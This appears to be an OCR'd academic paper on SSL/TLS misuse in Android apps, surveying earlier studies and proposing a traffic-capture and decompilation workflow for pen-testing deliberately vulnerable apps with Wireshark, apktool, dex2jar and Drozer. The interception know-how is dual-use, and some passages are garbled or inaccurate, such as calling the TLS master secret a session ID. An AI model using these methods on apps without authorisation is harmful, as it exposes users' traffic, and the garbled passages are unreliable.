In the Fig 2. you can see the client that sends an HTTPS request to the server with its SSL version number and supported ciphers. The server responds with its SSL version number and ciphers as well as its certificate. This server certificate has been signed by a trusted certificate authority (CA) which has verified the server's authenticity. The client will compare the certificate's public key to its local key store and the field values to expected values. If the certificate passes, and the certificate has not been revoked by a CA (as determined by a query to a CA's certificate revocation list (CRL)), the handshake continues. The cipher suite is chosen from the algorithms which the client and server have in common. An example cipher suite could use ECDHE for key exchange, RSA for certificates, and AES128 GCM for message encryption, and SHA256 for message integrity checking. A premaster secret is encrypted with the server's public key using a cipher suite which is in common between the two machines and transmitted to the server. If the client has been asked to verify itself with a certificate, this will be included with the secret and transmitted to the server. If the authenticity is confirmed, each machine uses the premaster secret to generate the master – a session ID that functions as the symmetric key for the SSL communication. Once the hand-shake has been completed and each device informs the other that all further communication will be encrypted with the session ID, the client encrypts its messages using the symmetric key and sends the data to the server. Once all data is sent, the connection is

terminated. Digital certificates, the core of the SSL system, are based on the X.509 protocol. This protocol along with the Online Certificate Status Protocol (OCSP) establishes how certificates are to be developed, validated, and revoked. The major components of certificate checking are issuer verification, host name validation and revocation checking. Each of these steps assures that the server in question is still trusted by a certificate authority. Within the certificate validation process, issues have arisen with servers signing their own certificates and certificates using Willard host names (for example, *.google.com). These discrepancies are easily spotted and flagged by properly implemented SSL clients or humans. However, in situations where the functionality of X.509 has been compromised by custom code, such as removed revocation checks, these invalid certificates can be accepted – rendering the SSL process useless.

Without proper validation checks, any rogue access point can break into the chain of communication, send a random certificate to the user, and forward the packets to the original server, decrypting and reading all data flowing between the ends. Much in the way that higher-level programming languages obscure memory management to make the developers job more straightforward, so do many encryption suites try to make encryption and decryption a standard, human-understandable process. The papers and communication which become the foundation of SSL, TLS, and the many improvements, revisions, and decisions on these topics, come from the Internet Engineering Task Force (IETF). These technical documents cannot be directly utilized by most developers. Thus, libraries and encryption suites take the technical documentation and develop a platform for applications to use

Developer misuse of HTTPS

Among the papers reviewed, the most commonly reported flaws in HTTPS configuration were due to developer negligence. One such problem is debug code being left in production applications. This problem isn't new and it has been listed in the Common Weakness Enumeration. Leftover code and snippets that bypass standard procedures to make the app operational in development have a widespread effect on application security. Ironically, leftover debug code can violate the protections which the system it models is supposed to afford. HTTPS is not immune to development glitches where the author of a program either leaves vulnerable code or places an intentional override in their application, especially on Android. This could come in the form of a situation where, in order for an application to populate and display data for the developer, the certificate validation must be set up to allow a stream of data from a mock server. This allows for the author to assure the other components of the application are properly functioning, but leaves the HTTPS connection vulnerable unless the certificate checking is turned back on.

Developers make mistakes. Upon contacting the developers at fault, many took the advice and fixed their mistakes. Others, however, refused to admit that the flaw was an issue. These mistakes are understandable. Android is a complex system and public-key cryptography is not easily grasped, even with high-level libraries. The startling rejection and denial made by developers in this survey may be a

result of embarrassment at incorrectly implementing code. However, for applications made by developers both willing and unwilling to admit fault for SSL misconfiguration, it seems apparent that there was a failing in code coverage in the development process.

Another explanation may be apathy or simple ignorance on the topic of SSL/TLS security. A paper by Xie et al. found that while many of the participants in their experiment had a general knowledge and awareness of software security, there were gaps between this knowledge and the actual practices and behaviors that their participants reported. Despite general knowledge of security, they were not able to give concrete examples of their personal security practices. In the same study, Xie et al. noted that there was a prevalence of the ''it's not my responsibility" attitude. The developers often relied on other people, processes, or technology to handle the security side of the application.

Online forums and user-to-user resources may not be the cause of developer misuse of SSL, but they allow developers to discover ways to bypass security measures in order to solve errors. One such website is Stack Overflow. Typically, errors solved are caused when the developer who has posed the question has incorrectly written a chunk of code. Thoughtful answers are often mixed with less security-oriented responses on these websites, allowing harmful programming paradigms to develop online. For instance, a developer may ask for a way to get past the Untrusted Certificate error in Apache's HTTP Client and the answer may be to use a custom SSL Socket Factory to trust all hosts.

Server misconfiguration

On the opposite end of the TLS system is the HTTPS server. Setting up an Apache HTTPS server is not difficult. In addition, security for these servers can be configured to be much higher with ease. Despite this, only 45% of the top one million websites support HTTPS. Furthermore, the systems which do operate on HTTPS can have flaws which can completely compromise the security of SSL. Korczynski et al. discovered that even in a relatively small set of Internet services, certain elements of the TLS protocol were being ignored or misused. These heavily trafficked websites receive significant amounts of traffic and financial transactions, making it imperative for stronger end-to-end implementations of TLS. SSL server probing has shown an upward trend in positive this certificate must then be manually installed in order for clients to believe that the server is in fact correct. When certificates expire following their two or three year lifespan, a smooth transition to a new certificate must be carried out in order to assure maximum uptime.

Lacking documentation on HTTPS

Beyond the physical limitations of an SSL connection, one of the problems which developers face is a lack of proper documentation and a foundation in the importance of application security. There is very little research of interactive support to developers for secure software development. This information is critical to expose developers to correct methodologies and point them in the way of secure Internet

connection creation. While the Android platform prides itself on ease of use, it can be surprisingly confusing. For instance, manual analysis of financial applications with vulnerabilities in their inter-app communication yielded the conclusion that several flaws were caused due to developer confusion over Android's complexities. The authors stated that they believe that these errors, made by security-conscious developers, are indicative of the fact that Android's Intent system is confusing and tricky to use securely. This subject, completely separate from SSL/TLS in terms of purpose and architecture, has shown that Android is, at its core, a complex system that is difficult to comprehend from a front-end developer standpoint. Existing documentation and tutorials are not reaching their audiences effectively.

Flaws in SSL/TLS libraries

The ideal Android HTTPS library would enable developers to use SSL correctly without coding effort and prevent them from breaking certificate validation through customization. This would be a model where socket generation and administration of certification authorities are the only responsibilities assigned to a programmer. It would bridge the gap between controls facilities needed to establish HTTPS connections, making it unnecessary to involve programmers in the development of every essential interface in the already complex HTTPS environment. Furthermore, the API should allow certain relaxed certificate validation when the application is being testing. Dozens of libraries and SSL/TLS abstraction frameworks exist to make HTTPS easier to use. Despite the goal of making the system more approachable, Cairns et al. and others have shown that major SSL/TLS libraries remain too complicated and low-level. Fahl et al. claim that there is no solid library which provides easy SSL usage [39]. Indeed, it seems that frustration with APIs is the guiding factor behind developers resorting to stack over flow to find a work around. Georgiev et al. conducted an investigation into critical applications which were compromised due to these flawed or poorly-written libraries. The URL library is one such confusing library. For example, Amazon's Flexible Payments Service PHP library attempts to enable hostname verification by setting URLS CURLOPT_SSL_VERIFYHOST parameter to true. Unfortunately, this is the wrong Boolean to turn on hostname verification and thus the middleware and all applications using it are compromised. PayPal's Payment library makes the same Survey on HTTPS implementation by Android apps.

Existing system

MALLODROID

Many Android apps have a legitimate need to communicate over the Internet and are then responsible for protecting potentially sensitive data during transit. This paper seeks to better understand the potential security threats posed by benign Android apps that use the SSL/TLS protocols to protect data they transmit. Since the lack of visual security indicators for SSL/TLS usage and the inadequate use of SSL/TLS can be exploited to launch Man-in-the-Middle (MITM) attacks, an analysis of 13,500 popular free apps downloaded from Google's Play Market is presented. Our analysis revealed that 1,074 (8.0%)

of the apps examined contain SSL/TLS code that is potentially vulnerable to MITM attacks. Various forms of SSL/TLS misuse were discovered during a further manual audit of 100 selected apps that allowed us to successfully launch MITM attacks against 41 apps and gather a large variety of sensitive data. Furthermore, an online survey was conducted to evaluate users' perceptions of certificate warnings and HTTPS visual security indicators in Android's browser, showing that half of the 754 participating users were not able to correctly judge whether their browser session was protected by SSL/TLS or not. We conclude by considering the implications of these findings and discuss several countermeasures with which these problems could be alleviated. The Android 4.0 SDK offers several convenient ways to access the network. The java.net, javax.net, android.net and org.apache.http packages can be used to create (server) sockets or HTTP(S) connections. The org.webkit package provides access to web browser functionality. In general, Android allows apps to customize SSL usage, i. e., developers must ensure that they use SSL correctly for the intended usage and threat environment. Hence, the following misuse cases can arise and can cause an app to transmit sensitive information over a potentially broken SSL channel.

- Trusting all Certificates. The Trust Manager interface can be implemented to trust all certificates, irrespective of who signed them or even for what subject they were issued.

- Allowing all Hostnames. It is possible to forgo checks of whether the certificate was issued for this address or not, i.e., when accessing the server example.com, a certificate issued for some-other-domain.com is accepted.

- Trusting many CAs. This is not necessarily a flaw, but Android 4.0 trusts 134 CA root certificates per default. Due to the attacks on several CAs in 2011, the problem of the large number of trusted CAs is actively debated.

Mixed-Mode/No SSL. App developers are free to mix secure and insecure connections in the same app or not use SSL at all. This is not directly an SSL issue, but it is relevant to mention that there are no outward signs and no possibility for a common app user to check whether a secure connection is being used. This opens the door for attacks such as SSL stripping or tools like Fire sheep. On the other hand, Android's flexibility in terms of SSL handling allows advanced features to be implemented. One important example is SSL Pinning10, in which either a (smaller) custom list of trusted CAs or even a custom list of specific certificates is used. Android does not offer SSL pinning capabilities out of the box. However, it is possible to create a custom trust manager to implement SSL pinning. The use of an SSL channel, even under the conditions described above, is still more secure than using only plain HTTP against a passive attacker. An active MITM attack is required for an attacker to subvert an SSL channel and is described below.

ANDROSSL

Mobile application developers are facing a new and difficult security challenge. While traditional web applications, common in the desktop world, rely on web browsers to manage secure communications, each mobile application must deal with this element on its own. Establishing a secure channel using the SSL/TLS protocol [3] requires the client to check the validity of the SSL1 certificate received from the server. An application accepting an invalid certificate would allow an attacker to impersonate the real MIMA. The last decade has shown that validating an SSL certificate is a difficult and error prone task. Even big players (e.g., web browser developers) have a hard time getting it right (see2 CVE-2008-4989, CVE-2009-1358, CVE-2009-2510, CVE-2009-3046, CVE-2010-1378, CVE-2014-1266). It would be unrealistic to believe all (even most) mobile application developers will rise to the task easily; especially since a lot of mobile applications are developed by non-expert programmers (much less security specialists). AndroSSL is a framework aiming to help mobile developers test their applications against connection security flaws. It relies on virtualization to provide a low cost and highly automated platform. Moreover, by offering a wide range of tests (in several different contexts), it is meant to provide detailed information regarding vulnerabilities in the certificate validation process.

Literature Review Comparison

As we see from the above discussion, there is still some work to be done. There are lots of flaws in the above system, that's why a penetration testing scenario comes into the picture. Security issues lead to man in the middle attacks:

- Lack of Certificate Inspection
- Weak Handshake Negotiation
- Privacy Information Leakage
- Weak encryption
- Self-signed certificate

Problem statement

The security of data in motion is such a big concern. so how we do trust those applications or how do we know that they are secure or how could we secure those applications, all these things can be done by penetration testing of Transport Layer security in an Android application. Generally, we will refer to the Android applications as apps for the rest of this report. The importance of Android app penetration testing is increased because digital cash is trending now, large amounts of money on the stack can be compromised if security of application is not proper, as well as with man in the middle attacks. An attacker can socially defame, humiliate, stalk, etc.. We are following in this paper for securing the "Data in Motion" techniques in Android apps. Insufficient Transport Layer Protection is a security weakness

caused by applications not taking any measures to protect network traffic. During authentication, applications may use SSL/TLS, but they often fail to make use of it elsewhere in the application, thereby leaving data and session IDs exposed. Exposed data and session IDs can be intercepted, which means the application is vulnerable to exploit. As OWASP states, "Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly."

Nowadays, Android applications are not secure so an attacker can easy access the applications and get the database of applications with the help of the different tools and methods and misuse of the database. But with the help of Android penetration testing, we find the vulnerability of the website and try to solve the vulnerability. A web penetration helps the end user find out the possibility for a hacker to access the data from the internet, find about the security of their email servers and also get to know how secure the web hosting site and server are, because many versions of SSL/TLS protocols are widely used across many deployed applications, such as web browsing, electronic mail, Internet faxing, instant messaging, voice-over-IP (VoIP) and many other applications that communicate over the internet, insufficient transport layer protection is ninth on the OWASP top 10 risks.

Problem Description

Currently, with the bulk of data transferred from mobile applications over unsecured channels it seems crucially important that transport layer encryption should be used in any non-trivial instance. Yet, research indicates that many Android developers do not use HTTPS or violate rules which protect user data from man-in-the-middle attacks. This research seeks to find a root cause of the disparities between theoretical HTTPS usage and in-the-wild implementation of the protocol by looking into Android applications, online resources, and papers published by HTTPS and Android security researchers. From these resources, we extract a set of barrier categories that exist in the path of proper TLS use. These barriers not only include improper developer practices, but also server misconfiguration, lacking documentation, flaws in libraries, the fundamentally complex TLS PKI system, and a lack of consumer understanding of the importance of HTTPS. Following this discussion, we compile a set of potential solutions and patches to better secure Android HTTPS and the TLS/SSL protocol in general. I will conclude my survey with gaps in current understanding of the environment and suggestions for further research. This research seeks to better understand the potential security threats posed by benign Android apps that use the SSL/TLS protocol to protect data they transmit, since the lack of visual security indicators for SSL/TLS usage and the inadequate use of SSL/TLS can be exploited to launch Man-in-the-Middle attacks.

Proposed architecture

Android applications can be tested two ways; in an emulator (the virtual environment) or in the device itself, but these two cases also have two situations. It may be a rooted Android device or it may be non-rooted. The applications behave differently in different environments so we have to consider every case to analyze the behavior of the app, most often called pen testing.




Figure 3 Methods Of Android Petration Testing

So from above, we understand the logic that we have to analyze the app fully in every possible condition. I am going to propose a step by step approach:

1. Firstly we have to understand fully in what environment the app is.
2. Accordingly, capture the communication (packets) with any packet sniffing capturing tool, i.e. Wireshark.
3. After analyzing, if we get the data in plain text, the app is unsafe.
4. If we don't then we are going to try to decrypt the data by finding in which algorithm it is encrypted.
5. After finding the algorithm, we are going to decrypt. If we succeed then the app is unsafe and we can say weak encryption or self-signed or expired SSL certs.

Introduction to proposed algorithm design

The method discussed above can be understood by studying this algorithm.




Figure 4 Proposed Algorithm

Step-1 : Start

Step-2: Executing Android App

Step-3: Packet capturing in available network

Step-4: Whether using TLS/SSL

Step-5: If no then recover file from packets app is unsafe

Step-6: If yes then determine if encryption algorithm is decryptable or not

Step-7: If no then app is safe

Step-8: If yes then app is unsafe

Step-9: Stop

Implementation environments

Pentesting: Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit. The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employee's security awareness and the organization's ability to identify and respond to security incidents.

Android apps pen testing: The Android operating software stack consists of a Java application running on a Dalvik Virtual machine (DVK). Mobile phones these days are miniature computers and the applications that run on them are similar to web applications or thick client applications. If once you have a proxy setup and the code decompiled, security testing is narrowed down to performing penetration testing or code review as you would on any other application. Many researchers work on the security of the mobile and mobile applications and various kinds of work is also done in the area of security of transport layer security of Android applications. The most reliable source is OWASP and according to them the following are the top risks in the field of mobile security.




Fig 5. Pen testing Workflow

1. Operating system (Windows/Linux)

2. Android studio

3. Android SDK Manager

4. Burp Suite

5. Fiddler

6. Wireshark

7. Classyshark

8. Android Debug Bridge

9. Drozer

There are the following scenarios that can be faced during the penetration testing:

1. The customer can directly provide the APK file

2. Only source code can be compiled and tested

3. Only a link of the app is provided by the customer; this is coming under the black box testing

The penetration tester has to keep in mind the following things when testing the app whether:

1. The app resides on the device

2. The data is in motion

3. The data is at rest

4. The server communicates with the app

We can use different applications for understanding the concepts of security. These apps are free and open source provided for testing purpose for students or professionals to understand and learn the security aspects of security of an Android app. In our case, we are majorly focused on the testing of the Transport Layer and related issues which are important. One more reason to use these apps and not the commercial apps which we have in our play store is that the copyright issues are there so it is better for learning and practicing the better security. We can use the open source project which is available as follows:

GoatDroid project by OWASP: This project can be downloaded from the following link https://cloud.github.com/downloads/jackMannino/OWASP-GoatDroid-Project/OWASP-GoatDroid-0.9.zip It has two apps in it:

(i) FourGoats: It is a simple location based social networking app in which we can also check in and check out our locations.

(ii) Herd Financial: It is a financial mobile banking app in which a user can check their balance status and also transfer money.

Sieve: This is a simple password manager app and can be downloaded by the user https://www.mwrinfosecurity.com/system/assets/380/original/sieve.apk

Diva (Dam insecure and vulnerable app): This app has developing time vulnerabilities and can be downloaded from http://www.payatu.com/wp-content/uploads/2016/01/diva-beta.tar.gz

Now we are going to set up the app in our PC's OS: In a folder hackbox we are installing all the above apps and installing them by using adb and Genymotion which is an Android emulator.




Fig 6. Installation of the Goatdroid App

How to set the backend server

First we have to extract the .apk files and after that open with the Java command is:

```
Java -jar GoatDroid-0.9.jar
```

Start it and configure the web services like this:

```
Http port 8888

Https port 9888
```




Fig 7. configuration

After this we have to set up the application in Genymotion so we have to open Genymotion and enter the IP address and port.

Fig 8. Setting proxy in Genymotion

For understanding the apk file in more details we have to disassemble it by this command:

```
Java -jar apktool_2.0.2.jar d "c:/<location of apk file>"
```

Understanding the manifest file is very important; it is gives the details about the sdk version.

After this we have to convert the apk file into jar file by using dext2jar tool. The command is:

```
Dex2jar.bat <name of apk file"
```




Fig 9. Converting .apk file into Jar file

Now for understanding the source code of the file, load this on JD-GUI.




Fig 10. extract the information

Understanding of an Android manifest file can be done using the tool DROZER. It has an inbuilt module app.package.manifest that gives us the presentable information about Androidmanifest.xml. It contains the information about Process Name, Data Directory, APK Path, UID and GID, Shared Libraries and Shared User ID. Android is the most common operating system for mobile devices and is particularly interesting from the security point of view. It is very permissive, allowing its users to customize about anything, administrative privileges (a.k.a. rooting) can be unlocked on most phones, it has a very fuzzy system for the permissions required by applications and it features different ways for one application to interact with other applications.

Drozer

How can Android apps interact with each other and how can the security of those interactions be tested? The main methods for inter-app communications are:

1. One application can send an intent in order to start an activity exported by another application.
2. One application can access content provided by another application, using content:// URIs.
3. One application can broadcast an event across applications in order to interact with a broadcast receiver implemented in another application.
4. One application can access a service exported by another application.

As you can see, there are many interactions. Testing in a old-fashioned way (by creating an app for every test you have in mind, installing it on your device and running the test-app) is very time consuming, so it’s not really a solution. Here is where Drozer comes into play. We have to install Drozer

in our PC and the Drozer agent in our mobile phone (keeping in mind that the Drozer version and Drozer Agent version should match.) The third step is to install on your mobile device the application that you want to test. For testing and training, you can use one of the following applications:

- sieve – a damn-vulnerable application developed by MWR InfoSecurity;
- FourGoats – a vulnerable application included in OWASP's GoatDroid project;
- Herd Financial – another vulnerable application included in OWASP's GoatDroid project;
- a real-world application; I'll use for this demo Firefox for Android – installed from Google Play. Connecting Drozer to the mobile device: In order to connect Drozer to the mobile device, we need to follow the next steps:

First connect your mobile device to your computer using a USB cable.

Open Drozer Agent application on your mobile device and click the ON button from the bottom-right.




Fig 11. Start Drozer Agent

Use `adb.exe` to open a TCP socket between your computer and the server embedded in Drozer Agent: `adb.exe forward tcp:31415 tcp:31415`

Go to the folder where you installed Drozer and connect to the mobile device: `drozer.bat console connect`.

Fig 12. selecting the device

Starting an activity from another package.

OK, now we have an interactive Drozer console. What can we do? Let's start an activity, command by command:

`list`, will display a list of commands available in Drozer.

